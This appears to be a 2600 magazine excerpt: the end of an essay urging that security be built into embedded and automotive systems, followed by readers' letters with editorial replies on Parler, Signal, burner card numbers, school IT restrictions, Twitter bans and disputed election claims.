Our computer systems run on software. Without this, the industry has a vast inventory of boat anchors, paperweights, and expensive equipment to prop doors open. With this, we have finely tuned equipment that works through miraculous tasks. With our dependency on these systems, seemingly, as a culture and industry we could learn from our oversights and mistakes. This begins in 2015 with the infamous Miller and Valasek Jeep hack. At this point in time, the embedded systems industry thought passwords made the products secure, no one would be interested in attacking wireless sensors or cellular, and a device with a singular function would never be a target. These faulty beliefs were clearly wrong and our industry was built on curing these issues.

Embedded systems continue to be excessively insecure, unfortunately. And these systems continue to be very accessible. There is no license required to purchase these. The cybersecurity researcher simply has to drive to an auto parts store, log into eBay, or call a junkyard to secure one or more of these units to test. Once secured, there are numerous online resources available to assist the researcher through the hardware configuration and operating system (e.g. CAN bus).

These systems are often not secured. The researcher simply has to connect to these and begin the attack. This is the case, especially

with the CAN bus. Other systems may use Linux or Android for certain systems within a vehicle. These, while an improvement with regards to cybersecurity, still have ample vulnerabilities based on the version and other factors.

With these systems, due to their importance in our lives, security should be built in from the beginning phases through production. Adding this in as part of the last phase of the project has not and will not work. We've seen this repeatedly. Cybersecurity needs to be incorporated from the beginning and not bolted on at the end of the project, unless you enjoy the opportunity to fix the bug or vulnerability for your product located across the globe.

One of the crown jewels for the attackers is the data. This has to be secured at rest and when this is between the sender and receiver (in transit). When you don't have this in place with the appropriate measures working, there will be issues.

Finally, you should think like the attacker would. The person attacking your system isn't going to care about the project gates or deadlines and why the cybersecurity issues are not fully addressed or the thousandth of a penny you saved by not fully implementing adequate security. The attacker is focused on how to break into your system using present or past tools, or creating new ones to ensure their success.

Combinations

Opinions

Dear 2600:

I'm curious what you and your readers think about what happened to Parler. I'm torn about it.

On one hand, I'm glad it's gone. I believe social media is having a growing effect on society, both positive and negative, and sites like Parler only make things worse. (I've never logged into it, so my view of it is biased.) On the other hand, the way that it was taken down scared me. Does it set a dangerous precedent? Sure, it's just a contract between two private companies, so they're free to do whatever they like. But the media blitz around it, with Amazon being painted as the Luke Skywalker to Parler being Vader or something, with people applauding Amazon for standing up to "evil" - except companies aren't people, they aren't evil, and the whole thing smells like a big PR piece.

Section 230 protects transmitters of information anyway, so Amazon had nothing to fear legally. And they're such a big company that I doubt other companies would cut their contracts with them if they continued to host Parler. I'm reminded of all the great websites I used to visit as a kid, all of which had plans for making explosives, drugs, or how to hack sites (all BS, of course). And nobody really went after them. I bet the FBI was monitoring Parler for conspiracies to commit violence. If anything, it would be a useful honeypot to track those people who were serious about inflicting violence on others. But the whole takedown set off my political correctness alarms.

I don't know what to think. Maybe I should have done some snooping around there to better understand what was being shared there? Where does consideration for good begin eroding free speech?

kingcoyote

These are valid concerns. We often ask how we'd feel if things went a different way, where those who get blacklisted from the net are those who question authority or annoy the very corporations we're talking about. Like any power, it can be abused. And some might believe this has already happened with the example you cite.

We're not convinced that's true for this case. We share your fond memories of old websites with nefarious content, as well as the old BBS scene before that. It's certainly not true that "nobody really went after them" as our early issues will attest. But they were all mostly examples of free expression of one or several individuals. It was easy to take it or leave it.

What we're seeing today is far more nefarious, as well-organized groups seek to influence massive amounts of people with fear, hatred, false information, and an unhealthy sense of paranoia. They encourage violence and want a far less democratic system in place, one where they reap

the benefits and those who aren't like them are kept from having any power, to put it mildly. (Our accounts on Parler were all deleted before we ever used them, so we don't for a minute believe free speech was their goal.)

Despite this ugliness, we would still be concerned to see a decree handed down that outlawed such networks from communicating with each other. Again, such power can always be abused and used against others.

Fortunately, that scenario never came to be, since companies like Amazon and Google simply opted not to host such organizations on their systems or networks, as is their right. But let's not kid ourselves. These decisions weren't made out of the goodness of their hearts. They never are. They came about solely because of the pressure applied to them by the rest of us, including customers, employees, and even shareholders. When the rest of us roundly reject the ugliness of hate groups, our combined efforts will prove far stronger than their appeals to our darkest sides. Of course, this kind of mass condemnation should only be used against the most egregious of offenders who pose a true threat to our continued free society, not against those we simply disagree with or who say controversial things. It's super important to not paint with too broad a brush or we're facing all sorts of other problems.

These groups are always free to keep looking for providers throughout the world, but the harder that effort turns out to be, the more obvious it becomes that their ideology has been roundly rejected by the rest of us. At some point, it just stops being worth it. (At press time, Parler had found another host that was willing to do business with them. So we'll see where that goes.)

Dear 2600:

Good to see Moxie and Signal standing their ground on behalf of privacy. My students at UC Berkeley discussed this yesterday in our class. The consensus was if we give up our privacy (such as criminalizing or key-size limiting cryptography) so that some people can be more easily monitored/censored, we all lose both privacy and security.

Tiffany

It's a controversial stance, for sure. While many companies are taking immediate action against extremists using their platforms, encrypted-messaging app Signal has opted to wait until it actually becomes a problem. There's good and bad in this and we're not going to lecture them on how they should be doing things, as we're quite content to sit back and see how it plays out. We just hope they have a plan if and when things do get bad.

Dear 2600:

When traveling in times of COVID, it becomes so essential to break the rules. Seating, for example, in an effort to maintain social distancing,

does not allow me to sit with my wife unless I break the rules.



I thought you might also enjoy the payphone social distancing enforced at the airport in Lima, Peru.



Tracy

Surely you understand the intent of these rules you're apparently taking pride in breaking. Obviously, it's safe for family members to be together since they live together anyway. But how else can you communicate the need to maintain some distance between people who are strangers? It's easy to find ways of mocking these guidelines in what are truly bizarre times. But it's these guidelines that are literally saving lives. We hope that if you moved aside any of those signs for yourselves that you put them back for the benefit of others.

Recommendations

Dear 2600:

I've publicly posted a *real* credit card number that was active at the time and tied to my bank account. Someone could have charged one dollar and it would have come out of my pocket. I just wanted to prove how I felt about this company.

Ever worry about scammers getting your credit card? Places that *do* have your card charging more than they should? Places adding hidden fees and charges? Buying stuff from someplace that seems sketchy? Wanting to let a friend use your credit card for something, but *hell* no, You wouldn't trust them to not use it for other stuff? I found a free service where you can get burner credit card numbers. I've been using them for about a year now, and it's awesome. I don't worry that someplace is going to automatically give me a subscription to something or that somebody is going to steal my numbers and charge up a fortune. I can give my number to places I pay bills online/on the phone and not have to worry about giving them a new number if my account gets compromised or if I get a new card.

Essentially, to create a credit card on the fly, you tell them how much is allowed to be charged to it, whether it's a single-use card, set amount monthly, set amount yearly, or set amount total (and where you want the money to come from). Once that place charges the card, nobody else can use it besides that place - and nobody at all can exceed the limits you set.

Want to give a buddy money for Netflix? Create a card, name it Netflix, set a \$16 monthly charge limit, give him the number, boom, done. (And you can deactivate the card if he pisses you off.) Want to buy something off that TV commercial, but worried they'll sign you up for an expensive magazine subscription too? Create a single-use card, set the limit at what you want to buy, give them the number, and never sweat it again.

The only drawbacks I've found in using this are: It *only* works on the phone/Internet/somewhere you don't need to hand them a physical card; You can't make your own physical cards (I tried); A very few shady companies don't allow this kind of charge (mostly places that take PayPal for credit); You do need to tie it to a real account in order to get the money *to* the card (so no, you can't create a burner card to *create* burner cards); If you sign a contract/agreement with someplace and shut the card off, or otherwise deny them the "balance" of the agreement, that place can come after you by other means.

Now, they do have paid services, but I've created a boatload of credit card numbers, never needed to sign up for their paid services, and it's never cost me a cent. They can be reached at privacy.com.

Bill

First off, we're really impressed that they got that domain. This kind of service can be useful and allows for some flexibility in the scenarios you describe. You do have to be careful not to overdo it and create more credit card numbers than you can keep track of, or you'll wind up with a whole new set of problems. The thing to remember is that all purchases are still tied to you through the company's records. It's a great way to minimize the damage when your credit card number gets compromised through some inevitable data breach. But it should not be considered an anonymous method of using a credit card as the company still has your real info. And it will be interesting to see what happens if/when privacy.com themselves has a data breach.

Dear 2600:

Have you ever looked at the website electrospace.net? Its content is not allowed to be posted on Facebook or Instagram. I find the articles interesting and they seem to be right up 2600's alley, but are they perhaps dangerous or misleading in some way? Why the preventative measures?

Tad

It's a fascinating and well put together weblog that focuses on topics related to the NSA as well as all sorts of other signals intelligence material. We're unaware of any policy that would prohibit this subject matter from being posted on either Facebook or Instagram. We'd love to hear more

on that subject if true.

Stupidity

Dear 2600:

Our school district has *forced* us into using Microsoft Teams for virtual learning - and locked it up like Fort Knox, so that we teachers can do very little regarding "Settings." I have sent queries up the line and been told, "No. That is *not* possible."

When I create a class offering in Microsoft Teams, I enter all students' emails into the "required" space. I put my CTE manager, my academy coach, and my assistant principal in the "optional" space. In my opinion, this *should* mean that all of the students should be automatically "accepted" while my admin team could select "accept," "tentative," or "decline." Unfortunately, my little darlings can also select "accept," "tentative," or "decline" and you can *guess* what most of them choose! This means that no calendar posts or reminders are generated for a *required* class!

I am not familiar with the administrative interface, but being the nosy, curious, analytical former-hacker that I am, I am almost 110 percent positive that someone above little old me on the food chain can virtually "flip a switch" so that my students have their required mandatory classes shoved into their sweet smiling faces. Any thoughts?

John

While we can't help you with this specific challenge as we don't use this software and have no intention of starting, we can offer a couple of things. First, we can marvel at how much you sound like a frustrated student of years past trying to get around absurd security restrictions and pigheaded admins on a power trip. It's somewhat gratifying to hear teachers now using the same tone and expressing the same frustrations. We can also offer generic advice on how to deal with these roadblocks. Of course what you want to do is possible (unless Microsoft is far worse than even we imagine). Talking to someone who actually supports the software and is very familiar with it is the first step. The people who are telling you it's not possible just want you to go away and have little desire to actually help. You also can't be the only teacher experiencing this frustration. Talk to some of your fellow instructors and see if they're having the same problems. And, like we'd tell any student, keep trying to get the result that works for you through a combination of experiments, determination, and not following stupid instructions. We're curious what happens when you wind up getting called to the principal's office.

Dear 2600:

So what does a smart and/or techie person look like? I don't go out of my way to appear anything but, at first glance, I probably come across as just another redneck. I was at the local shop that sells ham radios (among other things) looking at radios, and they had a preprogrammed one for 150 percent the price. When I asked what it was programmed with, I was assaulted with well meaning belligerent ignorance. Twice.

It was clear that they didn't assume I had any

more technical ability than they did, which was somewhere between zero and negative (the girl being an Apple user and the most belligerent). I'm always assessing someone else's ability, which is apparently not something other people do. I can't think of a way to clearly physically project "hey, I do techie stuff!" aside from showing up in an Iron Man suit. There's not really a "techie" uniform. The nerdy stereotype has settled into its own thing as just nerdy fandom, and has distanced itself from technology as Muggles have become more nerdy.

DW Dubya

This is something we've all dealt with at one point or another. People in charge, whether they're teachers, admins, or store clerks, often try to cover up their own lack of knowledge by implying (or sometimes saying directly) that they know more than the person talking to them when oftentimes they know far less. It's a defense mechanism caused by their own insecurities. As they're the ones afflicted with this condition, you shouldn't feel bad when you encounter it, hard though that might be. Simply focus on how you'll be able to get what you want, either from them or despite them. If they're smart, eventually they'll be impressed by your skills. And if they're not, nothing is lost.

Dear 2600:

I was banned from Twitter after seeing the @2600 tweet about people getting banned for using the word "Memphis." I don't know what is going on, but they just banned me for 12 hours for posting "personal information" which is stupid.

Michael

Oh yes, this idiocy. We almost forgot. For a brief period, Twitter had some kind of programming error where anyone who said "Memphis" was automatically banned for 12 hours. We provoked a real firestorm by posting this, leading to a whole bunch of replies, many of which got banned themselves for saying the offensive word. Of course, the Twitter Elite (those with blue checks next to their names) were immune from this and the rest of us who Twitter refuses to verify for some reason never got an explanation or apology. Just another day.

Dear 2600:

Unverified accounts that were getting away with posting "Memphis" were using a zero-width space in the middle of it. Twitter's regex sucks and doesn't recognize it.

Kat

Look at what it's come to. Those of us who Twitter looks down upon have to come up with alternative character sets to say random forbidden words. At last we can feel solidarity with the truly downtrodden masses of the world.

Dear 2600:

It has been a very frustrating year, and in the time we have been allowed, I and others have been researching just how resilient (or not) some of the major U.K. sites are when it comes to digital security, and our findings have proved to be astonishing.

Q4/20 we discovered serious holes in the perimeter of Serco at both public key infrastructure (PKI) and open source intelligence (OSINT) levels - and we notified them of our finding, which they

ignored. In Q1/21 they were exploited.

Our findings have proven that multiples of organizations in the U.K. are running insecure - this includes our very own National Grid, responsible for critical services!

What is even more worrying is that our very own agency for overseeing the U.K. cybersecurity mission, government-run ncsc.gov.uk, are also operating in a known (they have been alerted) vulnerable state and again have taken no action to correct.

I am wondering at what point will the world get it as to how dangerous the current state of what we call cyber is in. As a friend of mine once said, "They will take notice when an aircraft falls from the sky onto a major city!"

OctanRaz0r

And they will blame people like us at that point. We've seen this countless times in the past. Problems are pointed out and, either the people pointing them out are blamed and sometimes even prosecuted, or nothing at all gets done to fix the problems, sometimes both. This is why we exist: to continue pointing these things out to the world and forcing them to be dealt with while protecting our sources from ensuing unpleasantness. A conspiracy of silence just isn't a good idea when it comes to this sort of thing.

Dear 2600:

The growth of cyber attacks in the United States has led to technical upgrades in my local school system. While this should be reassuring, I have developed an issue with the massive amount of limitations placed within the computers being given to us. It cripples the freedom that the Internet should be providing by limiting the mediums that this technology can be expressed through. How can you grow educationally if you have no room to grow originally? While it may be true that, of course, importing vulnerable software is a very real possibility, these computers are still using an outdated form of Flash on Windows. It is important to explain to people what this means to inspire change, but the rich don't care enough to inspire change here. My personal information and many others are at risk of a data breach and no one is interested in stopping it.

Tortilla

We're curious what type of school system this is - public, private, grade school, high school, or even university. And, as previously seen, you could either be a student or a teacher and have very similar concerns. This attitude and shortsightedness you speak of is nothing new and hasn't been for some time. But that doesn't mean we have to accept it.

You speak in somewhat general terms and we believe specifics in such cases really help with the argument. When the limitations are displayed in front of the world, not only will your system be subjected to a healthy dose of mocking, but other systems throughout the world will think twice before taking the same steps.

Frustrations and injustices exist on so many levels in our world and we find that one of the best ways of dealing with them is to expose them to the world. Nobody likes to look bad and, when the

evidence starts piling up, the pressure will mount to do something differently. There's no guarantee the people in charge won't make matters worse or even take action against those who uncovered the problems in the first place, assuming they're even able to figure out who that was. And then the cycle continues: more exposure of more ill-advised policies and decisions.

Take comfort in knowing that this is something you are very far from being alone in.

Offers

Dear 2600:

Hello young hackers. This 73-year-old, 50-year freelance journalist has been covering hacking since forever. For instance, I wrote about hacking voting machines for *Popular Mechanics* (see page 78, November 2004 - available at books.google.com).

Twenty years earlier in 1984, I edited a classic compendium of computer lore called "Digital Deli" archived here at www.atariarchives.org/deli/.

Anyway, if you might consider an entire issue or giant chunk of 2600 devoted to the history of hacking from my source material, let me know. All "Digital Deli" articles would require approval by original authors, but I'm sure The Woz would love a new t-shirt (me too).

Steve

We appreciate the offer, but we don't print material that's already been published, either on or offline. That said, this is a truly impressive amount of work and we feel our readers should visit these sites and ingest as much of it as possible. We would welcome anything new you come up with, including articles that touch upon the subject matter contained here. We think it's great that it's all been archived.

Of course, this response is appearing in the magazine and wasn't contained in the auto-reply that writers get when they email us. So we can't be completely surprised by your reaction:

Dear 2600:

Dudes,

Don't give me the brush-off about a possible goldmine of submissions with "if you've written to us to simply ask us if we'd be interested in an article that you've written or are going to write, this is the *only* reply you will receive - yes, we are interested - please send it in" without even knowing what I'm proposing because you've got this dumb-ass automated response...

Why I oughta.

Steve

Now we definitely want to see articles from you.

Dear 2600:

Hi there, hoping all is well. Wanted to shoot you a quick note and see if you might be available today/tomorrow.

I'm helping companies like 2600 Magazine beat their current phone bills by an average of 34 percent by switching to leading VoIP phone carriers. Is this something you'd be open to check into?

If you'd like to check into lower phone bills and better service, to get started I would just need the best number to quickly reach you in order to get

the best possible quote.

Jem Rodriguez
Telecom Business Development
BestServicio

Really convincing pitch there. We actually believed you were really talking to us. But then we realized that if you actually knew us, you'd know that we figured out how to not have huge phone bills decades ago.

As is traditional with such emails, we've given you "the best number" of one of your own relatives so you can try to sell them your unsolicited crap. Enjoy.

Dear 2600:

Hello! You are disturbed from the Main Directorate for Combating Drug Trafficking of the Ministry of Internal Affairs of Russia! What is required in the request to receive information on certain accounts as part of an official request from the Ministry of Internal Affairs of Russia?

Is a court order required or would a regular request work? What language should the documents be drawn up in? Thank you.

gunkmvd_9@mvd.gov.ru

Oh what the hell. We're going to pursue this one. What could go wrong?

Dear 2600:

Good afternoon. Attached is an article for your review.

Charles

This is another problem we've started to notice. Not that the attachment isn't attached - that's been going on forever. What more people seem to be doing now is sticking things in the cloud and losing control over their own content. In this case, the article was "expired" and no longer available to us. Other times we've seen bad links or services that demand info from us before we're granted access to the content. That's just not acceptable to us. There's no reason we can think of why articles can't be submitted to our email address (articles@2600.com). It's easy, secure, and guaranteed to get to us.

Dear 2600:

Hi, love your magazine. I've seen photos of payphones there over the years. I'm not sure who handles choosing and using the photos. Would you please pass this attached photo along for use in the magazine? Thanks.

Glenn

Again, we need to emphasize that the address to send photos is payphones@2600.com. If you send them to another address like the one for letters, it may sit around until the letters team dives into the latest pile, which can take a while after recovering from the last batch. Eventually everything winds up where it belongs, but if you're looking for the quickest results, sending things to the right email addresses is the best way to make that happen.

Update

Dear 2600:

This is a report for the Buenos Aires meeting at Bodegon Bellagamba in St. Armenia 1242. The report is: there is no report.

Since March 2020, we have been in quarantine due to COVID. That means all the pubs and food businesses remain closed. At the end of 2020, food

businesses were allowed to open, but with strict protocols and regulations that limit the number of people who can enter. I think the last 2600 meeting in Buenos Aires was in February of 2020.

Having a Telegram channel for 2600AR (only allowed for physical persons who attend physical 2600 meetings), we stayed in contact and we started to make virtual meetings using Jitsi, replacing the physical 2600 meeting at the same day and hour for every month.

We can say that these are strange times, but for some, every book or movie we read and saw prepared us for this. Stay safe, wear a mask, keep social distance, and keep your patience. We know we'll get through this.

Pablo_0
Buenos Aires

Best of luck to all of you down there. And please get the vaccine when it becomes available. This is key in getting back to normal.

Stories

Dear 2600:

I recently had an interesting experience. Galaxy 14 (COSPAR 2005-030) is not a young bird. She's been our primary carrier since her launch from the Baikonur Cosmodrome in 2005. We have a long-term lease on transponder 13. And she's gone nearly a year past her expected service life without one single hiccup. Galaxy 30 was launched last year as an intended replacement and, over the past few weeks, Intelsat (the owner) has been carefully inching it towards the same 125.0 degrees W orbital slot as G14. Today, they have the two birds sitting right next to each other, flying in formation, which is an impressive feat. Early this morning, they went through a process of switching off each transponder on G14 one at a time, while simultaneously switching on the corresponding transponder on G30. Ours happened just after 3 am U.S. Central Time (9 am GMT).

It's a relatively new procedure, but Intelsat has done these moves a couple of times before. They call it a "PIN" transition - Pass In the Night - where they literally swing one bird out of the prime orbital slot as the other comes in. The advantage is that if it goes right, nobody on the ground (other than Intelsat) has to do anything. The disadvantage is that, if it doesn't go right, well... that would be bad.

But it went right. The mother of all conference calls. Total downtime for us on T13 was a little under 30 seconds. Then... it was business as usual here at the earth station. We gained about 2db C/N margin on the new bird, which is phenomenal.

G14 is hanging out nearby for a while until everyone has some trouble-free run time on G30. Then it'll be moved out to the graveyard orbit to become another piece of space junk. Farewell, Galaxy 14. You gave us many years of faithful service. And we are grateful. Your carrier may be dark, but your place in our sky remains bright.

Joe

Let's hope the space junk phase of its life doesn't collide with anything important out there. It's amazing what we can do in space right now. But that's nothing compared to what we'll be doing in the future.

Dear 2600:

Before I had a red box and roamed the country seeing Grateful Dead shows, I would call home person-to-person collect asking for my dog, Felix. My mom would answer and ask who and where the caller was to know I was OK and then say Felix wasn't there. That is how I checked in for a few years.

Mikey

For some reason, this was a form of toll fraud that parents could get behind. We know of very few people who were around back then who didn't do something like this to convey a message without paying for an expensive phone call.

Feedback

Dear 2600:

I came across your usa.wtf website today, and I like the idea. However, looking at the site, it is hard to know exactly what each of these people did. While I agree that a coup was attempted, you and I may disagree that constitutes "participation" in that coup. For example, I see that Steve Chabot is on your list. However, when I look at the Wikipedia page for the 2020 presidential election, and when I look at the page for the Capitol riots, I don't see mention of him anywhere. Indeed, none of the Ohio representatives that you list are mentioned in either article.

I would like to be active in this matter, but it is hard to send an informed letter to any of these people without knowing specifically what they did. In fact, it is hard to know if it is even appropriate to do so. It would be extremely helpful if you would include sources on your site, or at least include a description of the criteria you used to compile the list.

Jeffrey

At a minimum, elected officials who are listed on that site attempted to overturn the results of the last presidential election in at least one state, in spite of the lack of discernible voter fraud or any actual evidence whatsoever that the election wasn't a fair one. This was one of the main goals of those who stormed the Capitol on January 6th. If you want to see evidence on Wikipedia, all you need do is put in the name of the person in question. In this case, you will see: "On January 7, 2021, Chabot objected to the certification of the 2020 U.S. presidential election results in Congress based on claims of voter fraud."

Dear 2600:

Concerning "The TikTok Spyware Conspiracy" in 37:4: not sure if I am the only one that is going to point this out but Lord is badly confused about what reverse engineering is. You do not merely "reverse the process by which code was packaged." Legal (never mind correctly named) reverse engineering requires somehow examining the behavior of a machine/programs without having any access to its code or internals, then "engineering" a solution that performs the same behaviors. Companies that make "equivalent" products often literally tell a guy that doesn't even have physical access to the original machine or code, "If you feed this into the thing we want you to build, it needs to output this!" The guy thus engineering the thing, unless they cheat somehow

and then probably get sued for it, *never, ever sees an APK.*

In other words, you write your own code to "replicate" the results, not just "find some way to get the original code out of the device/package." If he had packet sniffed data somehow going in and out of his phone to the TikTok network, worked out what this data was (such as his location data), then wrote code that did the same thing, *that* would be reverse engineering. What he did was the effective equivalent of patting himself on the back because he realized that a developer failed to remove a set of serial connections from a commercial product which allowed them to literally "copy" the actual, exact, unaltered, firmware directly from the chip it was flashed onto - a bloody stupidly common mistake along with the failure to use security features, like security diodes, to prevent this being done (something that is also not "reverse engineering" and technically only legal if, like old game rooms, they do it for their own use and don't publish it online somehow).

While it's a neat trick and often useful, copying and/or even running the code through something to reconstitute it into something readable is not reverse engineering it. It's just making a copy and, in this case, then dumping the copy onto the Internet.

That said, I would happily - due to the nature of what the code does - give it a pass. But... I am not the copyright owner, a government, or a lawyer. All of whom, I suspect, have a much different opinion on the subject and some of whom may be (or have to be) neutral on the subject of if the code should be known, or what it does, rather than, "Is it basically as close to an exact copy as you can get by unpacking the APK?"

Patrick

The writer responds:

"Clearly this is about the arbitrary definition of 'reverse engineering.' I simply decompiled and exported the code. Did I do any dynamic analysis? No! I simply found the Android source code and published what was inside. However, I would say that what I did is some form of RE, even though it's simple static analysis. The definition of RE is up to you. If you believe what I did does not constitute this, that's valid. I simply believe that while I did RE it, I didn't go very far with it. Also, my name is August. But if you want to call me Lord, I guess that's fine."

Dear 2600:

Love what you all do for the world! I would love a sew-on patch for sale. Totally understand if there's a lack of demand though. You can't make everything.

Jacob

We can try.

Dear 2600:

I found irony in the closing of "Errors in Freedom" (37:4): "What we find dangerous is an Orwellian climate that allows anyone to accept the notion that two plus two equals five if that's what they're told." Restricting speech/belief as this is advocating seems much more Orwellian than allowing someone to believe that two plus two equals five. This article seems to be taking

the position that anything that can be proven false, cannot be proven to be true, or at least has a consensus opposition viewpoint, should be prohibited speech. And so, the real question for 2600 is what do you do with religion?

Anonymous

We fear you didn't read our words carefully enough. Prohibiting speech is exactly what we were speaking out against. But we also were pointing out the serious problems being caused by somehow equating every inaccurate conclusion with those that were factually proven. We will not do that. We hope others won't. We don't need or want any government to mandate this. We, as people and as organizations, need to know better and behave in a responsible manner because the alternative is a nightmare. Religion is a perfect example of how fiction can coexist with fact and only become a problem when it tries to replace the facts.

If you want to believe that two plus two equals five, you have that freedom. But don't expect the rest of us to stand idly by when you decide to become a math teacher.

Dear 2600:

I have been reading your articles since I was a wee lad and I've always enjoyed them up to the most recent few volumes where you seem to be dipping your toe further into politics. Maybe it was because I was a child at the time and not into politics until the last 12 or so years, but I never noticed how wrong you are on a lot of things. Take the most recent issue of 2600 with the opening article "Errors in Freedom." It's clear that you don't like Trump (I didn't like him much myself) and while you give a sort of cursory nod to being objective with your tiny blurb about Clinton, Obama, and Bush, the entire rest of the article has the tone of "orange man bad!"

Your first error was stating that "Science gave us facts, some of which were evolving, much of which were established" without even an ounce of introspection. Dr. Fauci, the guy everyone was supposed to be looking to for answers, was caught on multiple occasions lying. First he said don't wear masks, then he said do wear masks, then he got caught fudging herd immunity numbers. It's hard to believe in "science" when actual studies are showing that a mask isn't going to keep you from getting COVID unless it's an N95 mask.

Then you go and talk about the January 6th event when it's clear you only have a skin deep level of knowledge about it that has formed your opinion. Yeah it was bad, but you conveniently forget that this has happened before, mainly with the Justice Kavanaugh witch hunt where hundreds of people tried to keep him from getting put in office with no information other than an accusation that showed nothing. But let's take a step back from that for a second and ask, why didn't you hold the same condemnation for the Portland riots where people literally are still trying to burn down court houses with people in them. Instead of being ideologically consistent, you decide to put them on the cover of your magazine holding up a stolen police shield wearing a Guy Fawkes mask. Clearly you didn't care then and you don't care now because you're

clearly partisan. I could go on and on.

Next it seems that you're carrying water for big tech now. Twitter, Facebook, Instagram, etc. are all on your list of companies you say should have *censored* people faster. Jesus save us, I never thought I would see 2600 advocating for censorship. You all act like Trump started all this nonsense, like he's the guy who killed politics. Politics have always been dead, he just came along and took advantage of the situation. You conveniently leave out the fact that Antifa, BLM, etc., etc. advocate and call for real violence on Twitter and Facebook. Hell, they've been doing it for years now. When someone they don't like goes and talks at a university, they riot and set things on fire, Milo Yiannopoulos and the Berkeley riot, for example. Oh, not to mention people live streaming murderous rampages on Facebook, the Christchurch mosque shooting for example. I'm not going to keep going with examples of things that you all ignore because it doesn't ignite your righteous sense of indignation. It's clear to me that you only want these mega corporations to censor people *you* don't agree with. Do you think these people are just going to go away if you kick them off social media? If you have a bar full of drunks and you kick them out into the street, do they suddenly stop being drunks? No, you all just want people you don't like to shut up because you're just as bad as the other side who wants the same thing, the horseshoe fallacy hard at work.

Then this little tidbit of wisdom really nailed it for me, really drove the point home, "Every opportunity was given to uncover any signs of fraud or improprieties of any sort. None were ever found, certainly not on the level of changing the outcome in any way." This is only because you haven't done any research and allowed yourself to simply watch the news to get your information. You almost committed the cardinal sin of making an absolute statement and sort of caught it. There are so many instances where grains of sand make a heap that it's mind boggling. Is it enough to change the election? I couldn't say for sure, but that's not what makes people mad. It's the utter disregard for even asking the questions. Take a look here and look at all the grains of sand: hereistheevidence.com - Pennsylvania being the most egregious case as they went and changed mail-in voting laws without going through the Constitutional amendment order. In a sane, just world that would make the whole process invalid and they'd have to redo the whole state. But even bringing this up, this actual fact, makes you into some sort of fringe quack. Ballots were thrown out and found in trucks, ballot harvesting was caught on video in two separate occasions, and the classic dead voters. All of this, *all of the stuff I just said* pales in comparison to what the mega corps did. Facebook, Google, YouTube, all of them changed the algorithm to game the system. Proof, you say? How about all the times their people were caught on secret video saying that they were doing just that? Check YouTube channel Project Veritas for video proof of them saying that they were doing it. Scoff if you want, these people were caught on video saying what they were doing. Time after time

video has been put out of the mega corps saying that they were out to influence the election, the same companies you are now on board with when it comes to censoring people. These companies know more about us than we do and tailor ads to our every whim. If you think they can't change your mind, remember that it's been talked about in the past.

Then lastly, because I don't want this email to go on forever, you show your ignorance when it comes to the 14th Amendment with the statement "Every elected official who took part in this needs to be taken out of office, based on the above." What exactly did they do that was insurrection? Questioning the electoral votes? The same stuff that was done in 2016 by U.S Representative Sheila Jackson Lee of Texas and a few others? Go back to civics and do a little reading because they, the Democrats and Republicans of 2016 and of 2020, were both within their rights to do so. No, not only within their rights, they were obligated to do so by the people who elected them. This is exactly why none of the congressmen/women got thrown out of office for what happened. The Democrats didn't have a legal leg to stand on at all. Hell, even the second Trump impeachment showed that Trump didn't call for violence: he said march down peacefully and patriotically to the Capital. Then when things got out of hand he called for people to disperse and go home, not only on Twitter but also on TV.

You've gone on too long 2600, you're now a part of the establishment you once railed against so hard. You're calling for the censorship of people that you simply do not agree with. And if that isn't the case, you're calling for censorship without doing even a little digging. I've been reading 2600 for the past 20 or so years and now I'm going to have to stop buying the magazine. You're just another group of partisan hacks that only follow news that fits your narrow world view, facts be damned. Things are not going to get better by forcing people into the darkness.

pinkbathowel

Well, you're entitled to your opinion. And we're entitled to either print it or not. Is that censorship? No, it's a decision we make for what we believe is in the best interests of our readers. You can agree or disagree, but being kicked off a forum by those running it is a similar decision, one which those entities have every right to make. In the case of Twitter and Facebook, it took a lot of pressure from their users to get them to make that decision, so we don't believe they deserve the credit (or blame in your case) for taking that step.

And let's be clear about something else. These companies do have way too much power, no question. It can be, will be, and has been abused. That's why there need to be more options and actual competition. But that doesn't mean the rest of us are going to tolerate hate groups and calls to violence. As the people who actually run and design the online world, the technical community can help ensure that it doesn't fall victim to the mentality that all views are somehow equal and worthy of being promoted and protected.

There just isn't space to refute all of the

inaccuracies you're spouting. Briefly, calling scientists liars because their understanding of the facts changes only reveals your ignorance and hostility towards people who actually have expertise in the field. A lie is insisting that something happened when it has been proven repeatedly that it did not. Continuing to claim that there was measurable fraud in the election doesn't make it any truer; it simply prolongs a very unpleasant conversation until people finally stop listening altogether. The facts, the ones involving state officials, constitutional law scholars, and the courts themselves, are all easily found online. We know nothing can convince you, but that doesn't mean these wild theories will somehow morph into facts.

Comparing demonstrators and even common rioters to a President-led storming of the nation's Capitol building is a poor attempt to minimize the significance of the latter. Blaming groups like Black Lives Matter for everything you dislike only shows how easily you can be convinced that people who are different from you are nothing short of pure evil. For someone who claims not to be a fan of Trump, you've repeated his talking points precisely. At least embrace who you are.

We do hope you come to your senses someday and realize that the hatred you're aligned with does not represent what the vast majority of people believe in. And we don't believe that everyone who signed onto this hell ride really knew the extent of the ugliness. We do know that once certain steps were taken - more attention to fact checking and less attention to those spreading misinformation, the global pandemic at last being acknowledged and taken seriously, and a return to a belief in science over ideology - a measurable amount of rationality began to return. By no means are all of our problems solved and nobody is even close to doing a perfect job. But we do seem to finally be driving on pavement again.

Dear 2600:

Sorry to bother you guys, but I do believe you made a typo in my article that I'm sure must have some people confused. Towards the end of the article I submitted this part:

"And I'm talking about a 10x increase in price. That's huge in case you're wondering, especially in that timeframe."

Now in the article that was published, you wrote "a 10 percent increase in price" in that part instead. What I actually wrote was "a 10x increase in price," meaning a 1000 percent increase in price. Honestly, I'm super honored and humbled that you published my article, so I'm not mad one bit, but you might want to point that out when someone sends in a letter saying what was he talking about with a 10 percent increase in price.

Another thing - since most people don't understand that there are deadlines for article submissions (I submitted that article to you guys in mid-December of 2020, I believe), and since a lot of what I wrote in that article has more or less come true, you're probably going to get a bunch of letters saying "That moron was just writing things that have already happened and stating them as predictions." When I submitted my article, Bitcoin

was around 17k per coin (please feel free to look it up yourselves and fact check me), and when I talked about “crossing its all time high for this cycle” I was referring to 20k per coin (which was its peak in 2017), which clearly it did shortly after I submitted my article (but months before it was officially published).

Again, I’m not demanding anything nor that you do anything, I’m just letting you know of a typo and of some facts that I’m sure there will be some hate mail about. I’m thrilled that you published my article and I couldn’t think of any organization that I trust more in the tech sector and to be involved with.

Doorman

